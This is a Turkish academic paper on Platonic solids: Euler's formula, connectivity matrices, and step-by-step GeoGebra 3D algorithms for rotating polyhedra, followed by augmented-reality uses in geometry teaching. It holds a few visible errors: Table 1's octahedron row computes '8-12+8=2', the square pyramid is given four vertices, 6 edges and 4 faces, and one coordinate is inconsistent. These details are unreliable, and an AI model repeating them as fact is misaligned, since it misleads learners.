Öklid'in "The Elements" kitabında ilk kez "Platon katıları" olarak adlandırılan düzgün çok yüzlüler ünlü Yunan filozofu Eflatun (Platon) tarafından elementleri ve gök cisimlerinin yörüngelerinin temsillerinde kullanılmışlardır. Tarihte farklı bilim adamları da dönem dönem düzgün çok yüzlüleri kullanarak bilimsel çalışmalara yön vermişlerdir. Platonik katı cisimler, dörtyüzlü, küp, düzgün sekizyüzlü, düzgün onikiyüzlü ve düzgün yirmiyüzlü olmak üzere beş katı cisimden oluşmaktadır. Platonik cisimlerin diğer üç boyutlu cisimlerden farkı her yüzünün aynı tür düzgün çokgenlerden oluşması ve her köşede aynı sayıda düzgün çokgenin kesişmesidir. Düzgün dörtyüzlü, sekizyüzlü ve yirmiyüzlü eşkenar üçgenlerden, küp kareden ve onikiyüzlü beşgenlerden oluşmaktadır. Platonik cisimler dışında da piramit, dikdörtgenler prizması, tabanı çokgen olan piramit gibi katı cisimler olduğu gibi, bu katı cisimlerin kesitlerinin alınmasıyla oluşturulmuş çok çeşitte çok yüzlüler oluşturmak mümkündür.

2.2.1 Euler Formülü

Bir çokyüzlünün tanımlanabilmesi için köşe(K), ayrıt(A) ve yüz(Y) sayılarının bilinmesi gerekmektedir. Çokyüzlülerin her kenarı iki köşe ve iki yüz tarafından sınırlanırken her köşeye eşit sayıda ayrıt ve yüz denk gelmektedir. M. Arık ve arkadaşları, düzgün çokyüzlülerde bir köşede birleşen yüzlerin şekli ve sayısı ile bir kodlama sistemi oluşturulmuştur. Tabloda 1 de görüldüğü üzere bir dörtyüzlünün herhangi bir köşesinde üç tane üçgen birleştiği için (3.3.3) kodu kullanılmaktadır. Onikiyüzlüde ise bir köşede üç tane beşgen ile birleştiği için kodu (5.5.5) olarak alınmaktadır. Bu yöntem ile çokyüzlülerin şekli daha kolay anlaşılmaktadır. İsviçreli ünlü matematikçi L.Euler (1707-1783), tüm düzgün konveks çokyüzlülerin yüz, ayrıt ve köşe sayıları arasında **Euler formülü** olarak da bilinen

$$K - A + Y = 2$$

bağıntısının olduğunu keşfetmiştir. Platonik cisimlerin Euler formülleri ile ilgili bilgiler Tablo 1 de verilmiştir (Arık vd., 2017; Mortenson, 1999)

Tablo 1 Platonik cisimler ve Euler formülü

Çokyüzlü	Köşe Sayısı(K)	Ayrıt Sayısı(A)	Yüz Sayısı(Y)	Euler Formülü $K-A+Y=2$	Kodu
Dörtüzlü (Tetrahedron)	4	6	4	$4-6+4=2$	(3.3.3)
Küp (Altı Yüzlü) (Hexahedron)	8	12	6	$8-12+6=2$	(4.4.4)
Sekizyüzlü (Octahedron)	6	12	8	$8-12+8=2$	(3.3.3.3)
Onikiyüzlü (Dodecahedron)	20	30	12	$20-30+12=2$	(5.5.5)
Yirmiyüzlü (Icosahedron)	12	30	20	$12-30+20=2$	(3.3.3.3.3)

2.2.2 Bağlantılık Matrisi

Köşe koordinatları bilinen bir çokyüzlünün çizilebilmesi için her köşenin birleştirileceği diğer köşelerin bilinmesi gerekmektedir. Çokyüzlülerin köşe noktalarının uygun bir biçimde birleştirilebilmesi için köşe noktalarının birbirleri arasındaki birleşme durumlarını gösteren bir bağlantılık matris yöntemi kullanılır. Böylece ele alınan çok yüzlülerin hangi köşelerinin hangileri ile bağlantılarının olduğu elde edilmiş olur. Örneğin köşe noktalarının koordinatları (0,3,0), (3,1,0), (3.23, 4.6,0) ve (2.08,2.87,2.94) olan bir düzgün dörtüzlünün bağlantılık matrisini elde edelim. Öncelikle düzgün dörtüzlünün bütün köşelerinin numaralanması, sonra koordinatlarının liste halinde yazılması gerekmektedir (Arık vd., 2017).

Tablo 2 Düzgün Dörtüzlünün Köşelerinin Numaralanması

Köşe	Koordinatlar
1	(0,3,0)
2	(3,1,0)
3	(3.23,4.6,0)
4	(2.08,2.87,2.94)

Daha sonra düzgün dörtüzlüde köşelerin hangi köşelerle bağlantılı olduğu sırasıyla tabloya yazılır. Tablo 3 de koordinatları verilen düzgün dörtüzlünün bağlantılık matrisinin inşası için tablosu elde edilmiştir.

Tablo 3 Bağlantılık matrisinin inşası

Köşe	1	2	3	4
1	0	1	1	1
2	1	0	1	1

3	1	1	0	1
4	1	1	1	0

Tablonun boyutları 4 satır, 4 sütundur. Toplamda 16 girişi vardır. 0 girdisi satıra karşılık gelen köşenin, sütuna karşılık gelen köşeyle birleşmediğini gösterir. 1 girdisi ise köşelerin bağlantılı olduğunu gösterir. Diğer platonik cisimlerin köşe sayısı ve bağlantılılık durumlarına göre bağlantılılık matrisleri benzer biçimde elde edilebilir (Mortenson, 1999).

3.Bulgular



3.1.Geogebra'daki Katı Cisim Döndürme Algoritması

Bu bölümde bazı platonik cisimlerden düzgün dörtyüzlü, onikiyüzlü, yirmiyüzlünün x,y,z eksenleri etrafındaki dönmeleri yapılacaktır. Akabinde bir piramidin keyfi bir eksene göre dönme dönüşümü gerçekleştirilecektir.

3.1.1 Bir Düzgün Dörtyüzlünün Eksenler Etrafında Döndürülmesi

Bir düzgün dörtyüzlünün Tablo1 deki verilere göre dört köşe noktası, 6 ayrıtı ve eşkenar üçgenden oluşan 4 yüzü vardır. Köşe koordinatları $A(0,3)$, $B(3,1)$, $C(3.23,4.6)$ ve $D(2.08,2.87,2.94)$ olan düzgün bir dörtyüzlünün önce Geogebra2D de tabanı bir eşkenar üçgen alınarak Şekil 1 deki gibi çizilir. Daha sonra dördüncü nokta belirlenerek düzgün dörtyüzlü çizilir.

Şekil 1 Düzgün dörtyüzlünün köşe noktalarının belirlenmesi



Böylece ele alınan düzgün dörtyüzlünün homojen koordinatlardaki köşe noktalarının veri matrisi

$$[M] = \begin{bmatrix} 0 & 3 & 0 & 1 \\ 3 & 1 & 0 & 1 \\ 3.23 & 4.6 & 0 & 1 \\ 2.08 & 2.87 & 2.97 & 1 \end{bmatrix} \quad (7)$$

olarak elde edilir. x,y,z eksenleri etrafında dönme hareketinde değişen konumlardaki köşe noktalarının hesaplanabilmesi için (7) de elde edilen dört yüzünün köşe noktaları, (5)

denklemindeki $[R_x]$, $[R_y]$ ve $[R_z]$ dönme matrisleri ile ayrı ayrı çarpılır. Bir düzgün dörtyüzlünün Geogebra 3D deki koordinat eksenlerine göre dönme hareketinin algoritması aşağıda verilmektedir.

Düğü Dörtyüzlünün Dönme Hareketinin Geogebra 3D deki Algoritması:

Adım1: Geogebra2D penceresinde bir eşkenar üçgen çizilir.

Adım2: Çizilen eşkenar üçgeni, DörtYüzlü(Eşkenar Üçgen) komutunda kullanarak bir dörtyüzlü oluşturulur.

Adım3: Dörtyüzlünün koordinatlarını, (7) deki gibi homojen koordinatlarda M matrisi olarak yazılır.

Adım4: $0^\circ \leq \alpha \leq 360^\circ$ olan bir sürgü oluşturulur.


Adım5: Şimdi M matrisinin sırasıyla x,y ve z eksenine göre dönme matrislerini elde etmek için (5) deki $[R_x]$, $[R_y]$ ve $[R_z]$ dönme matrisleri yazılır ve Adım 3 deki düğü dörtyüzlünün köşe koordinatlarını oluşturan M matrisi ile çarpılarak döndürülen köşe noktaları elde edilir.

Adım6: Geogebra 2D penceresinde x Eksen, y Eksen ve z Eksen başlığında ayrı ayrı Döğme oluşturulur.

Adım7: Oluşturulan bu Döğmelerin Betikleme kısmına AnimasyonBaşlat(), Döndür() komutlarını yazılır.

Adım8: Oluşturulan sürgünün üstüne tıklayarak canlandırma işlemi başlatılır. Böylelikle çizmiş olduğumuz Dörtyüzlünün Şekil2’de görüldüğü üzere 3D Grafikte eksenler etrafında dönmesi ayrıntılı bir şekilde gözlemlenebilmektedir.

Şekil 2 Düğü dörtyüzlünün eksenler etrafında dönmesi




3.1.2 Bir Düğü Onikiyüzlünün Eksenler Etrafında Döndürülmesi

Bir düğü onikiyüzlünün Tablo1 deki verilere göre 20 köşe noktası, 30 ayrıtı ve düğü beşgenlerden oluşan 12 yüzü vardır. Düğü bir onikiyüzlüyü çizebilmek için önce tabanı bir düğü beşgen alınarak Geogebra2D de çizilir. Daha sonra Geogebra3D nin onikiyüzlü komutu ile Şekil 3 deki gibi çizilir. Çizilen onikiyüzlünün köşe noktaları harf olarak bir listeye yazılıp

köşe noktalarının homojen koordinatlardaki [M] matrisi elde edilir. Oluşturulan bu veri matrisi (5) denklemindeki eksenlere göre dönme matrisleri ile çarpılarak dönüştürülmüş köşe koordinatları elde edilir.

Şekil 3 Düzgün onikiyüzlünün köşe noktalarının belirlenmesi



Düzgün Onikiyüzlünün Eksenler Etrafında Dönme Hareketinin Geogebra3D deki Algoritması:

Adım1: Geogebra 2D de bir düzgün beşgen çizilir.

Adım2: Geogebra 2d de oluşturulan düzgün beşgeni, Geogebra 3D de OnikiYüzlü komutu ile birleştirilerek onikiyüzlü oluşturulur.

Adım3: Onikiyüzlünün koordinatları homojen koordinatlarda M matrisi olarak yazılır.

Adım4: $0^\circ \leq \alpha \leq 360^\circ$ olan bir sürgü oluşturulur.


Adım5: M matrisinin sırasıyla x,y ve z eksenine göre dönme matrisleri (5) deki matrislerle elde edilir ve M veri matrisi ile çarpılır

Adım6: x Eksen, y Eksen ve z Eksen başlığında ayrı ayrı Düğme oluşturulur.

Adım7: Düğmelerin Betikleme kısmına AnimasyonBaşlat(), Döndür() komutları yazılır.

Adım8: Sürgünün üstüne tıklayarak canlandırma işlemini başlatılır. Böylece interaktif hareketli bir cisim elde edilir.


Şekil 4 Düzgün onikiyüzlünün eksenler etrafında dönmesi



3.1.3 Bir Düzgün Yirmiyüzlünün Eksenler Etrafında Döndürülmesi

Bir düzgün yirmiyüzlünün Tablo1 deki verilere göre 12 köşe noktası, 30 ayrıtı ve eşkenar üçgenlerden oluşan 20 yüzü vardır. Düzgün bir yirmiyüzlüyü çizebilmek için önce tabanı bir eşkenar üçgen Geogebra2D de çizilir. Daha sonra Geogebra3D nin yirmiyüzlü komutu ile Şekil 5 deki gibi çizilir. Çizilen yirmiyüzlünün köşe noktaları harf olarak bir listeye yazılıp köşe noktalarının homojen koordinatlardaki [M] matrisi elde edilir. Oluşturulan bu veri matrisi (5) denklemindeki eksenlere göre dönme matrisleri ile çarpılarak dönüştürülmüş köşe koordinatları elde edilir.

Şekil 5 Düzgün yirmiyüzlünün köşe noktalarının belirlenmesi



Düzgün Yirmiyüzlünün Eksenler Etrafında Dönme Hareketinin Geogebra3D deki Algoritması:

Adım1:Geogebra 2D penceresinde bir eşkenar üçgen çizilir.

Adım2: Çizilen eşkenar üçgen ile YirmiYüzlü() komutu kullanarak Geogebra 3D de yirmiyüzlü çizdirilir.

Adım3: Yirmiyüzlünün köşe koordinatları homojen koordinatlarda M matrisi olarak yazılır.

Adım4: $0^\circ \leq \alpha \leq 360^\circ$ olan bir sürgü oluşturulur.


Adım5: M veri matrisi (5) denklemindeki x, y ve z eksenlerine göre dönme matrisleri ile çarpılarak köşe noktalarının dönüşüm sonrası homojen koordinatları elde edilir.

Adım6: x Eksen, y Eksen ve z Eksen başlığında ayrı ayrı Düğme oluşturulur.

Adım7: Düğmelerin Betikleme kısmına AnimasyonBaşlat(), Döndür() komutları yazılır.

Adım8: Sürgünün üstüne tıklayarak canlandırma işlemini başlatılır ve interaktif hareketli bir cisim elde edilir.


Şekil 6 Düzgün yirmiyüzlünün eksenler etrafında dönmesi



3.1.4 Bir Piramidin Keyfi Eksen Etrafında Dönmesi

Bir piramidin Tablo1 deki verilere göre dört köşe noktası, 6 ayrıtı ve 4 yüzü vardır. Köşe koordinatları $A(1,3)$, $B(3,5)$, $C(5,3)$, $D(3,1)$ ve $E(3,3,5)$ olan bir piramidin önce Geogebra2D de tabanı bir kare alınarak çizilir. Daha sonra dördüncü nokta belirlenerek piramit üç boyutlu olarak çizilir.

Şekil 7 Bir piramidin Geogebra 3D de çizimi



Bir Piramidin Keyfi Eksen Etrafında Döndürme Hareketinin Geogebra 3D deki Algoritması:

Adım1:Geogebra 2D penceresinde bir kare çizilir.

Adım2: Çizilen kare ile Piramit() komutu kullanarak Geogebra 3D de istenilen piramit çizdirilir.

Adım3: Piramidin köşe koordinatları homojen koordinatlarda M matrisi olarak yazılır.

Adım4: $0^\circ \leq \theta \leq 360^\circ$ olan bir sürgü oluşturulur.

Adım 5: $\vec{n} = (n_x^2, n_y^2, n_z^2)$ keyfi bir ekseninde θ açısı kadar dönme matrisini (6) denklemindeki gibi [R] matris formunda yazılır.


Adım 6: $m_1 = [M].[R]$ matris çarpımı yapılarak m_1 dönme matrisini elde edilir.

Adım 7: $K = (n_x^2, n_y^2, n_z^2)$ olacak şekilde tanımlanır.

Adım 8: $\frac{K}{\sqrt{n_x^2 + n_y^2 + n_z^2}}$ işlemi yapılarak normları alınır.

Adım 9: Doğru((0, 0, 0), H) komutu ve Döndür(a, θ , f) komutu ile doğru etrafında θ açısı kadar piramit döndürülmüş olur. Ardından canlandırma işlemi yaparak interaktif hareketli bir piramit elde edilir.

Şekil 8 Piramidin Keyfi Bir Eksende Döndürülmesi



3.2 Artırılmış Gerçeklik Uygulamaları

Gerçeklik içinde bulunduğumuz gerçekliğe bilgisayar tarafından üretilen sanal nesnelerin eklenmesiyle oluşur. Bir başka deyişle gerçekliğe sonradan eklenen nesneler bütünüdür. Artırılmış gerçeklik uygulamaları bir kamera vasıtasıyla gerçek zamanlı olarak alınan görüntüler içindeki, daha önceden belirlenen işaretleyiciler üzerine sanal olarak nesnelerin görüntülenmesiyle oluşur. Artırılmış gerçeklik teknolojisinin gelişmesiyle birlikte kullanıcılar çevresinde oluşturulan bu sanal nesneler ile etkileşime girebilir ve bu nesneyi değiştirebilir.


Matematik ve Geometri alanında görsel elemanların fazla olması ve bu elemanlar öğrenciler için soyut kalmaktadır. Öğrenciler soyut kavramları zihinlerinde canlandırmakta zorluk yaşadıkları için konuyu öğrenmekte sıkıntı yaşamaktadırlar. Soyut kavramları


somutlaştırmak için öğretmenler derslerinde çeşitli materyaller kullanmaktadır. Öğrenmeyi somut hale getiren ve öğrenmede kalıcılığı sağlayan ancak taşınabilirlik, maliyet, erişilebilirlik ve kullanılabilirlik açısından problem oluşturabilecek materyaller zamanla dijital ortama taşınmıştır. Özellikle mobil uygulamalarla birlikte eğitim alanında uygulamalar güncellenmekte ve içerikler zenginleştirilmektedir. Bu değişimler sonucunda birçok teknolojiyle birlikte Artırılmış Gerçeklik (AG) teknolojisi de eğitimde yerini almıştır. Artık günümüzde matematik ve geometride kullanılan geometrik elemanların görselleştirilmesi ve modellenmesi için artırılmış gerçeklik uygulamaları tercih edilmektedir. Artırılmış gerçeklik, sanal karakter ve unsurları gerçek dünya ile bir araya getirmektedir. Üç boyutlu modellemeler ve animasyonlarla hazırlanan artırılmış gerçeklik uygulamaları; Bireylerin gerçek yaşam deneyimlerine katkı sağlar, Öğrenme ortamlarını eğlenceli hale getirir, Algılayabilme yeteneklerini artırır, Bilişsel, duyuşsal fiziksel ve devinişsel gelişimlere kazanımlarının artırır, zamandan mekândan bağımsız bir şekilde yapılan bu deneyimlerin bireylerin motivasyonunu yükselttiği görülmüştür, Ders konularının gerçek yaşam ile ilişkilendirilmesine olanak sağlar.

Son yıllarda kullanımı oldukça yaygınlaşan açık kaynak kodlu olan Geogebra 3D programı ile çizilen geometrik elemanların denklemleri ve konum bilgileri oluşurken görsel olarak interaktif hareketli çizimler elde edilebilmektedir. Çizilen bu geometrik şekiller Geogebra 3D AR uygulaması ile anında artırılmış gerçeklik formuna çevrilebilmektedir. Çalışmamızda elde ettiğimiz Geogebra Ar görüntüleri ve Qr kodları ile tanımlanmış video içerikleri aşağıda yer almaktadır.

Şimdi ilk olarak çalışmamızda elde edilen sonuçların Geogebra Ar programında artırılmış gerçeklik uygulamaları oluşturulup videolara aktarılmış ve resimlerin yan kısımlarında ilgili Qr kodlarına tanımlanmıştır.

Şekil 9. Geogebra AR programında artırılmış gerçeklik uygulamaları





Bu bölümde ise çalışmamızda elde sonuçların kart görünümeleri oluşturularak Unity Vuforia programında artırılmış gerçeklik uygulamaları oluşturulmuştur.

Şekil 10. Unity Vuforia programında artırılmış gerçeklik uygulamaları





